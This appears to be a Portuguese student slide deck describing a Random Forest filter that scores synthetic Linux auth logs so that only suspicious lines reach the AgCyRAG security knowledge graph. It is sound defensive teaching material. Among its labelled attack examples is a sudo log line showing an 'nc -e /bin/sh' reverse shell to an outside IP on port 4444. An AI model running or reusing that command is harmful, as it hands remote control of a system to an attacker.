```
Feb 29 15:36:01 mail-0 CRON: session opened for user root
Feb 29 15:37:15 mail-0 dovecot: Login: user=<daryl>
Feb 29 15:38:42 mail-0 auth: authentication failure user=daryl
Feb 29 15:38:46 mail-0 auth: authentication failure user=daryl
Feb 29 15:40:01 mail-0 CRON: session closed for user root
```

RF-LogFilter


Filtragem de logs de segurança com Random Forest para o AgCyRAG

Disciplina Aprendizagem de Máquina · Fatec Mauá

Professor Bruno Zolotareff dos Santos

Grupo Anderson Mendes Leandro · Ismael Alves de Almeida · Rafael Massayoshi Targa Eda

O artigo: AgCyRAG em um slide



Exemplo do artigo

"Identifique atividade suspeita do usuário Daryl, ligue a ameaça a um padrão de ataque e à mitigação."

O sistema encontra nos logs
falhas repetidas de login seguidas de um acesso com sucesso
e relaciona com o conhecimento de segurança
Credential Stuffing, com as mitigações recomendadas

LEGENDA **RAG:** o modelo de linguagem consulta uma base externa antes de responder · **Grafo:** base de dados em forma de nós e relações

O problema: todo log entra na base

88%

das linhas da nossa base são rotina: tarefas agendadas e logins normais

1

Custo e escala

O grafo é montado por um LLM. Quanto mais linhas, mais processamento.

2


Ruído

Linhas irrelevantes concorrem com a evidência na hora da busca.

O artigo cita escalabilidade como trabalho futuro, mas não mede esse custo. É uma hipótese nossa.

LEGENDA **LLM:** modelo de linguagem de grande porte, como o ChatGPT · **CRON:** agendador de tarefas do Linux; gera linhas de log o tempo todo

Nossa proposta: filtrar antes de guardar



Cada linha recebe uma nota de risco de 0 a 1. Só as linhas suspeitas, com o contexto em volta delas, seguem para a base de conhecimento.

LEGENDA **Nota de risco:** o quanto a linha se parece com um ataque, segundo o modelo · **Feature:** um número que descreve uma característica da linha

De onde vêm os dados

Não serve

Grafana

É uma ferramenta de visualização. O exemplo que acompanha gera logs aleatórios, sem ataques e sem rótulos.

Ideal, mas inviável agora

Base do artigo (AIT)

É rotulada linha a linha, porém tem cerca de 130 GB compactados. Fica como próximo passo.

O que usamos

Gerador próprio

O notebook gera auth.log e um arquivo de rótulos, no formato do artigo. Semente fixa: todos obtêm os mesmos dados.

15.419
linhas de log

6 dias
de um servidor de e-mail

11,9%
das linhas são ataque

7
tipos de ataque

LEGENDA **Rótulo:** a marcação de cada linha como “ataque” ou “normal” · **Supervisionado:** algoritmo que aprende com exemplos já rotulados · **Sintético:** dado gerado por programa, não coletado

Como são os logs gerados

normal	`Feb 25 00:00:01 mail-0 CRON[21952]: pam_unix(cron:session): session opened for user root by (uid=0)`
normal	`Feb 26 13:13:17 mail-0 sshd[12756]: Accepted password for carla from 10.0.0.13 port 31848 ssh2`
normal	`Feb 26 00:05:47 mail-0 sshd[23513]: Failed password for backup from 10.0.0.50 port 35706 ssh2`
ataque	`Feb 25 14:17:12 mail-0 sshd[16094]: Failed password for lucas from 203.0.113.114 port 62975 ssh2`
ataque	`Feb 25 14:43:19 mail-0 sshd[14946]: Failed password for invalid user oracle from 192.0.2.119 port 47740 ssh2`
ataque	`Feb 27 00:37:19 mail-0 sshd[15418]: Failed password for diego from 10.0.0.77 port 43827 ssh2`
ataque	`Feb 25 14:19:57 mail-0 sudo: lucas : TTY=pts/1 ; USER=root ; COMMAND=/usr/bin/nc -e /bin/sh 203.0.113.200 4444`

A 3ª linha (normal) e a 6ª (ataque) são quase iguais. A primeira é uma conta de serviço com senha vencida; a segunda, uma máquina interna invadida. Só o contexto diferencia.

LEGENDA **sshd:** serviço de acesso remoto · **sudo:** executa comando como administrador · **Failed / Accepted password:** senha errada / senha aceita · **Formato:** data · servidor · processo · mensagem

Features: o contexto é o que importa

Uma falha de senha é normal. Cem em um minuto, não.

Sobre a própria linha · 11 features

É falha, sucesso ou comando sudo? Que horas são? O IP é de fora da empresa? O alvo é o administrador (root)?


Sobre o contexto · 11 features

Quantas falhas esse IP teve em 1, 10 e 60 minutos? Quantos usuários diferentes ele tentou? Quantos IPs falharam para esse usuário?

Regra de ouro: cada linha só enxerga o passado, como em produção

LEGENDA **IP externo:** endereço de fora da rede da empresa · **Janela de tempo:** período olhado para trás a partir da linha, como “últimos 10 minutos”

Árvore de decisão: uma sequência de perguntas



Exemplo ilustrativo, simplificado

Como a árvore escolhe a pergunta

$$Gini = 1 - p(normal)^2 - p(ataque)^2$$

0 grupo puro: só ataque ou só normal

0,5 grupo meio a meio: o mais misturado

Em cada nó, a árvore testa os cortes possíveis e fica com o que deixa os dois grupos mais puros. Para aos 12 níveis ou quando o grupo já está puro.

LEGENDA **CART:** o método clássico de construção de árvores que implementamos · **Nó:** uma pergunta da árvore · **Folha:** o fim de um caminho; guarda a proporção de ataques que chegou ali

Random Forest: muitas árvores, uma média

1

Bootstrap

Cada árvore treina com linhas sorteadas com reposição: algumas se repetem, outras ficam de fora.

2

Sorteio de features

Em cada pergunta, a árvore só pode escolher entre 5 das 22 features.

3

Média

As 40 árvores dão sua opinião. A média é a nota de risco.



LEGENDA **Overfitting:** quando o modelo decora o treino e erra em dados novos · **OOB:** linhas que ficaram fora do sorteio de uma árvore e servem para testá-la

Como avaliamos sem nos enganar

TREINO · 10.036 linhas | **TESTE · 5.383 linhas**

25/02	26/02	27/02	28/02	29/02	01/03

Dividimos por tempo, não por sorteio: linhas do mesmo ataque são quase idênticas, e no sorteio o modelo “veria a prova”.

Recall

De todas as linhas de ataque, quantas o filtro manteve. É a mais importante: perder evidência é o erro grave.

Precisão


Das linhas que o filtro manteve, quantas eram mesmo ataque.

Redução de volume

Quanto de log deixou de ir para a base. É o ganho da proposta.

LEGENDA **Por que não acurácia:** só 12% das linhas são ataque; um modelo que responde “tudo normal” acertaria 88% e seria inútil

A floresta junta precisão e recall



87,6%

do volume descartado pela Random Forest

Regra fixa: deixa muito ruído passar e não vê ataques que não são falha de login.

Uma árvore: precisa, mas perde mais ataques.

Floresta: mantém a precisão e recupera o recall.

LEGENDA **Regra fixa:** comparação sem aprendizado de máquina: guardar toda linha de senha errada · **Limiar 0,5:** aqui, nota a partir de 0,5 conta como ataque

O filtro precisa manter o contexto

Limiar 0,72
Escolhido só com dados de treino, para manter 98% dos ataques.

Contexto
Também guardamos as linhas do mesmo usuário ou IP até 2 minutos antes ou depois de uma linha suspeita.

Só pela nota

30

linhas de ataque perdidas

recall 95,5% · redução 88,1%

Nota + contexto

3

linhas de ataque perdidas

recall 99,6% · redução 87,3%

LEGENDA **Limiar:** a nota mínima para a linha ser considerada suspeita · **Por que contexto:** o agente precisa da sequência completa de eventos para entender o ataque

O caso Daryl, do artigo, no nosso filtro

NOTA	ENTROU NA BASE?	LINHA DE 29/02 (RESUMIDA)
0,90	pela nota	`15:38:42 auth: authentication failure rhost=203.0.113.222 user=daryl`
0,66	pelo contexto	`15:38:54 auth: authentication failure rhost=203.0.113.222 user=daryl`
0,67	pelo contexto	`15:39:44 dovecot: imap-login: Login: user=<daryl> rip=203.0.113.222`
0,45	pelo contexto	`15:40:24 sshd: Accepted password for daryl from 203.0.113.222`
0,89	pela nota	`15:41:32 sudo: daryl : USER=root ; COMMAND=/usr/bin/crontab -e`
0,51	perdida	`15:48:50 sshd: session closed for user daryl`

Só pela nota (limiar 0,72), o login do atacante seria descartado. O padrão que o AgCyRAG procura é “falhas seguidas de sucesso”: sem o sucesso, a história fica incompleta.

LEGENDA **pela nota:** nota a partir de 0,72 · **pelo contexto:** nota menor, mas a até 2 minutos de uma linha suspeita do mesmo usuário ou IP · **perdida:** ficou fora da base

O algoritmo feito à mão está correto?

51 = 51

nós na árvore única

A nossa árvore e a do scikit-learn ficaram do mesmo tamanho.

99,98%

decisões iguais

Árvore única, nas 5.383 linhas de teste.

0,998

correlação das notas

Floresta nossa comparada com a do scikit-learn.

Mesmos dados e mesmos parâmetros nas duas implementações. Na floresta os sorteios são diferentes, então o esperado é resultado muito próximo, não idêntico. O scikit-learn aparece só no apêndice do notebook; o pipeline não depende dele.

LEGENDA **scikit-learn:** biblioteca de referência de aprendizado de máquina em Python · **Correlação:** mede se duas séries de números andam juntas; 1 significa idênticas

Limitações e próximos passos

Limitações

Dados sintéticos. O modelo em parte reaprende as regras do gerador; os números são otimistas.

Filtrar é irreversível. O ideal é guardar o log bruto e usar a nota como prioridade.

Ataque interno é o ponto fraco. Recall de 76% antes do contexto.

Efeito no AgCyRAG não medido. Falta comparar custo e respostas com e sem filtro.

Próximos passos

1. Validar com a base AIT, a mesma usada no artigo.
2. Ligar a saída do filtro à ingestão do AgCyRAG e medir custo e qualidade das respostas.
3. Criar features para ataque interno, como o histórico de acessos de cada máquina.

Referências

1

KURNIAWAN, K.; ARDIAN, R. F.; KIESLING, E.; EKELHART, A.
AgCyRAG: an Agentic Knowledge Graph based RAG Framework for Automated Security Analysis. RAGE-KG 2025, co-located with ISWC 2025, Nara, Japão, 2025.
Artigo base do projeto

2

BREIMAN, L.
Random Forests. Machine Learning, v. 45, n. 1, p. 5–32, 2001.
Origem do algoritmo implementado

3

LANDAUER, M.; SKOPIK, F.; FRANK, M.; HOTWAGNER, W.; WURZENBERGER, M.; RAUBER, A.
Maintainable Log Datasets for Evaluation of Intrusion Detection Systems. IEEE Transactions on Dependable and Secure Computing, 2023. arXiv:2203.08580.
Descreve o AIT Log Data Set, base usada no artigo